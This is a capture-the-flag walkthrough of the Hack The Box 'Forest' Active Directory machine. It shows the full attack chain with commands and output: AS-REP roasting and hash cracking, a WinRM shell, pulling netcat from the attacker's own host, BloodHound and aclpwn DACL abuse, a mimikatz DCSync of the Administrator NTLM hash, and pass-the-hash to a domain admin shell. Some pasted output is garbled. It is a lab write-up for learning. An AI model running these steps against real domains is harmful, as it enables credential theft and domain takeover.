

HTB FOREST WRITEUP

As always , we start with the standard nmap scan:

```
# Nmap 7.80 scan initiated Sat Oct 19 08:11:34 2019 as: nmap -sC -sV -oN forest 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.085s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
|_ fingerprint-strings:
|_   DNSVersionBindReqTCP:
|_   version
|_   bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-10-19 12:05:14Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7259/tcp   filtered unknown
8177/tcp   filtered unknown
9389/tcp   open  mc-nmf       .NET Message Framing
49670/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0

Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

First thing we notice is that it is an **Active Directory** environment in a **Domain Controller**. **Kerberos** is enabled ,so we may also find some good vulnerabilities. **LDAP** will may help us do some enumeration. Also the domain is "**htb.local**".

Since there is no http service running , we can try to enumerate the server's users with one of **impacket**'s tools. **Impacket** is the go-to resource of the world's best network pen-testing swiss army knife. In this case I chose **samrdump.py** because I wanted to see more details about each user :

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/samrdump.py>

Since we will be abusing **kerberos** in this box , we need to know the fundamentals first . More info on how kerberos works can be found here :

https://adsecurity.org/?p=525&fbclid=IwAR3sPGx43qpz6zYFt59Z_8POXty6bRIrh3Cv_2LtPNibjpV8PA4nFFc76bM

```

root@kali:~/htb/forest# python samrdump.py 10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] Retrieving endpoint list from 10.10.10.161
Found domain(s): HTB
. HTB
. Builtin
[*] Looking up users in domain HTB
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: DefaultAccount, uid = 503
Found user: $331000-VK4ADACQNUCA, uid = 1123
Found user: SM_2c8eef0a09b545acb, uid = 1124
Found user: SM_ca8c2ed5bdab4dc9b, uid = 1125
Found user: SM_75a538d3025e4db9a, uid = 1126
Found user: SM_681f53d4942840e18, uid = 1127
Found user: SM_1b41c9286325456bb, uid = 1128
Found user: SM_9b69f1b9d2cc45549, uid = 1129
Found user: SM_7c96b981967141ebb, uid = 1130
Found user: SM_c75ee099d0a64c91b, uid = 1131
Found user: SM_1ffab36a2f5f479cb, uid = 1132
Found user: HealthMailboxc3d7722, uid = 1134
Found user: HealthMailboxfc9daad, uid = 1135
Found user: HealthMailboxc0a90c9, uid = 1136
Found user: HealthMailbox670628e, uid = 1137
Found user: HealthMailbox968e74d, uid = 1138
Found user: HealthMailbox6ded678, uid = 1139
Found user: HealthMailbox83d6781, uid = 1140
Found user: HealthMailboxfd87238, uid = 1141
Found user: HealthMailboxb01ac64, uid = 1142
Found user: HealthMailbox7108a4e, uid = 1143
Found user: HealthMailbox0659cc1, uid = 1144
Found user: sebastien, uid = 1145
Found user: lucinda, uid = 1146
Found user: svc-alfresco, uid = 1147
Found user: andy, uid = 1150
Found user: mark, uid = 1151
Found user: santi, uid = 1152

```

We find 6 interesting users. Looking at the detailed info of the samr dump we see that user **svc-alfresco** is the user with the most logon counts . So we suspect that this is the user with the flag.

One of the most popular ways of getting access to a Domain-Controller that communicates with an Active Directory environment is via *Kerberoasting* or *Kerberos* brute-force. This type of attack can be used to “trick” the domain controller and steal a user’s encrypted **TGT** (Ticket-Granting Ticket) without kerberos authentication.

More info on how to attack kerberos can be found here:

https://www.tarlogic.com/en/blog/how-to-attack-kerberos/?fbclid=IwAR11SggmQ-jZ6w13DZ_KREaK-w6KvU2meDzoPC3s4b1FcdrMTuO1e6yUfK8

Luckily for us , impacket has many tools to obtain TGTs . We will use **GetNPUsers** for this box.

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py>

```
root@kali:~/htb/forest# python /opt/impacket-0.9.20/examples/GetNPUsers.py -k -no-pass -dc-ip 10.10.10.161 htb.local/svc-alfresco
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:0865d2a7a979848fe4dfd4636bd252c6$9f00126e7882240fb5337897b98a70b4af5b1a396b19fc158caf1ba6a3c9
38838eb970b266069348d5c35062701c4aba6a2db6be26a789ed79215bc033585793f9a4c3d2a96df3754b1aade7444fd3eafa33f2c06282d8ad6b116fcf3a69e1
99ee152551a6c2786930b92e55cb0709a44196a2c9dfd1b86ac3ad3ddb5c66b1ee00b93a6e891901e23424715f2709d02adcc799a714edde2b51f2652d3485847
2996e24d6f253d63e7f4df41ffefc2a0c578f85a9e529c7b60b11bd91cbbad8b68c7798bd1bc710a9a7719ac4e43cf4110b6ebca45311808f17af417349bae783e
1fbeccea66
root@kali:~/htb/forest#
```

We have alfresco's TGT!!

The hash's format is ready for Hashcat . We will use mode **18200** for *Kerberos 5 AS-REP etype 23* format

- **hashcat -m 18200 --force ./alfresco.hash /usr/share/wordlists/rockyou.txt**

And we get the cleartext password "**s3rvice**".

Taking some steps back , during the enumeration stage , I noticed that port **5985** was open . By experience with other Windows Boxes I knew that port 5985 is the default port for the famous **Evil-WinRM** exploit. There are many scripts for the WinRM shell .In this case I used the ruby one.

https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb

After modifying the code with the user's creds and the target IP we get a shell:

```
root@kali:~/htb/forest# ruby /opt/winrm_shell.rb
PS > whoami
htb\svc-alfresco
PS > hostname
FOREST
PS > pwd
C:\Users\svc-alfresco\Documents
Path
---- Original credit for this technique goes to @harmj0y:
C:\Users\svc-alfresco\Documents
# Related work by Geoff Janjua:
# https://www.exumbraops.com/layerone2016/party
PS >
```

After transferring netcat to the target :

IWR -uri http://10.10.14.23:8000/nc64.exe -outfile c:/users/svc-alfresco/downloads/nc64.exe

to get a more stable and functional shell with **rlwrap** (mentioned it in previous writeups) we proceed to the root part.

Since we are in an *Active Directory* environment we will use **BloodHound** to find the best path to a higher privileged group.

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify .

More info here :

<https://github.com/BloodHoundAD/BloodHound>

In order to extract the data needed for bloodhound , we will use sharphound which is a nice powershell script for collecting AD data.

<https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1>

We transfer sharphound to the target with the following command at the bottom of the script:

- **Invoke-BloodHound -CollectionMethod All -LdapPort 389 -LDAPUser svc-alfresco -LDAPPass s3rvice**

We execute the script and get the results in **20191022083057_BloodHound.zip** which contains all the users/groups/domains/computers/gpos/ous data we need.

Bloodhound uses **neo4j** as its database feed . Simply follow the setup steps at the official wiki page:

<https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>

Fire up neo4j database and you are ready to use BloodHound!

```
root@kali:~/htb/forest/results# neo4j console
Active database: graph.db
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2019-10-28 14:01:41.374+0000 INFO  ===== Neo4j 3.5.3 =====
2019-10-28 14:01:41.383+0000 INFO  Starting...
2019-10-28 14:01:43.099+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2019-10-28 14:01:44.437+0000 INFO  Started.
2019-10-28 14:01:45.231+0000 INFO  Remote interface available at http://localhost:7474/
```

Lets launch BH and upload our collected AD data.

Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	31
Computers	2
Groups	78
Sessions	1
ACLs	1095
Relationships	1221

Refresh DB Stats

Clear Sessions

Warm Up Database


Clear Database

Log Out/Switch DB

We are ready to go.

Bloodhound uses the ***Dijkstra*** algorithm to speed up the path finding process within an Active Directory.

We will set as our starting point our user **SVC-ALFRESCO** and as our target node , the group **DOMAIN ADMINS**.



Lets analyze the graph:

1. Our user is on the top left corner.
2. Following the path, we see that we are already a member of the **Account Operators** group
3. In order to escalate to the **Exchange Windows Permissions** group we will have to abuse our **GenericAll** right.
 - This right enables us to add ourselves to a higher privileged domain group.
4. After we escalate to the aforementioned group we will abuse our **WriteDacl** right ,in order to modify the **DACL** (Discretionary Access Control List) on the domain **HTB.LOCAL**.
 - With write access to the target object's DACL, we can grant ourselves any privilege we want on the object.

4 will help us afterwards in order to perform a **DCSync** attack . In a few words , DCSync impersonates the behavior of Domain Controller and requests account password data from the targeted Domain Controller. More info can be found here :

<https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync>

<https://blog.stealthbits.com/extracting-user-password-data-with-mimikatz-dcsync/>

Lets swift through the path BH provided us with using **aclpwn** :

<https://github.com/fox-it/aclpwn.py>

(**PowerView** is more common in this kind of technique but this box doesn't have powershell **v2** installed ,so it won't work)

```
root@kali:~/htb/sniper# aclpwn -f svc-alfresco -ft user -t "htb.local" -tt domain -s 10.10.10.161 --do
main htb.local -du neo4j -dp bloodhound --no-prepare
Please supply the password or LM:NTLM hashes of the account you are escalating from:
[!] Unsupported operation: GenericAll on EXCH01.HTB.LOCAL (Computer) -tion was successful.
[!] Invalid path, skipping
[+] Path found!
[+] Path found!
[+] Path found!
Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE TRUSTED SUBSYSTEM
@HTB.LOCAL)-[MemberOf]->(EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
[!] Unsupported operation: GetChanges on HTB.LOCAL (Domain) To change this, change the path in DLL as well.
[!] Invalid path, skipping
[+] Path found!
Path [1]: (SVC-ALFRESCO@HTB.LOCAL)-[MemberOf]->(SERVICE ACCOUNTS@HTB.LOCAL)-[MemberOf]->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-[MemberOf]->(ACCOUNT OPERATORS@HTB.LOCAL)-[GenericAll]->(EXCHANGE WINDOWS PERMISSIO
NS@HTB.LOCAL)-[WriteDacl]->(HTB.LOCAL)
Please choose a path [0-1] 1
[+] MemberOf -> continue
[+] MemberOf -> continue
[+] Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
[+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
[+] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL
[+] Re-bind successful
[+] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO
[+] Dacl modification successful
[+] Finished running tasks
[+] Saved restore state to aclpwn-20191026-180340.restore
root@kali:~/htb/sniper#
```

Voila ! We are now member of the **Exchange Windows Permissions** group and we modified **DACL**.

We can confirm from our shell:

```
PS C:\Users\svc-alfresco\Downloads> net group "exchange windows permissions"
net group "exchange windows permissions"
Group name      Exchange Windows Permissions
Comment         This group contains Exchange servers that run Exchange cmdlets on behalf
his group should not be deleted.

Members

-----
svc-alfresco
The command completed successfully.
```

We transfer mimikatz on the target and we perform a **DCSync** Attack on our target (In this case , user **Administrator**) with:

- **lsadump::dcsync /domain:htb.local /user:Administrator**

```
PS C:\Users\sve-alfresco\Downloads> ./svchost.exe
./svchost.exe
Foreign Users
0
##### Group mimikatz 2.2.0 (x86) #18362 Aug 14 2019 01:31:19
.##reg###dmil"A La Vie, A L'Amour" - (oe.eo)
0
##c/sn##0/### Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
> http://blog.gentilkiwi.com/mimikatz
'##lv### Trusts Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### Trusts > http://pingcastle.com / http://mysmartlogon.com ***/
Effective Inbound Trusts
mimikatz # lsadump::dcsync /domain:htb.local /user:Administrator
[DC]'htb.local' will be the domain
[DC]'FOREST.htb.local' will be the DC server
[DC]'Administrator' will be the user account
Effective Outbound Trusts
Object RDN : Administrator
** SAM_ACCOUNT**
Unrolled Controllers
7
SAM Username trollers : Administrator 13
User Principal Name : Administrator@htb.local 5
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/18/2019 10:09:08 AM
Object Security ID : S-1-5-21-3072663084-364016917-1341370565-500
Object Relative ID : 500
Credentials:
Hash NTLM: 32693b11e6aa90eb43d32c72a07ceea6
mimikatz #
[0] 0:openvpn 1:BloodHound- 2:java 3:rlwrap*Z
```

We get the **NTLM Hash** of the Administrator!

(We could also obtain it with **impacket's secretdump.py** since mimikatz is easily detected by most Anti-Virus solutions today , but I took this opportunity since it's a good introduction to one of the most famous post-exploitation tools)

In order to make use of this hash , we will do "**Pass The Hash**".

Pass the hash is a technique that allows the attacker to authenticate to a remote server using nothing but only the NTLM hash of a user.

More info on PTH can be found here :

<https://blog.ropnop.com/practical-usage-of-ntlm-hashes/?fbclid=IwAR2ePlhHJ8121QwP5RiSPgfhzlaqDTSF9JYTeetJdaQIZKrWOL2CqK8tttA>

There are many ways to get a shell with a PTH attack . In this case we will use **wmiexec** .

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py>

Just simply put the NTLM in the -hashes argument and we have **ROOT!**

```
root@kali:~/htb/forest# python wmiexec.py -hashes :32693b11e6aa90eb43d32c72a07ceea6 htb.local/Administrator@10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator

C:\>hostname
FOREST

C:\>net group "Domain Admins"
Group name      Domain Admins
Comment         Designated administrators of the domain

Members
-----
Administrator
The command completed successfully.

C:\>
```

